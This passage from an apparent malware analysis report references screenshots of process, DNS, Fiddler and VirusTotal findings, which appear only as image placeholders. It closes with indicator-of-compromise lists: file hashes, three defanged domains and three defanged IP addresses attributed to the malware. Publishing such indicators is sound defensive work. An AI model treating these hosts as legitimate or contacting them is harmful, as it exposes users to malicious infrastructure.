


Figure 17: Process Tree Using Procmon

Network Analysis

Using Wireshark and Fiddler I was able to extract Network IOC's:




Figure 18: Wireshark DNS Requests




Figure 19: Fiddler Output

Virus Total




Figure 20: VT Url




Figure 21: VT Url

IOCs

- Hash:

```
41961596aa91e91c8e4415cff137b345
4555c60872fad83c47c29b2052c978fd
d298368760f646f852027f697df07ee6
fb6402d3ef1fcdd5af327668fa8d41b4
05ed7b3d821af8e38b861b21ad567c1d
```

- URL:

```
kuthbaneng[.]com
pineappletech[.]ae
almrwad[.]com
```

- IP:

```
184[.]171[.]244[.]231
103[.]21[.]59[.]27
91[.]195[.]240[.]94
```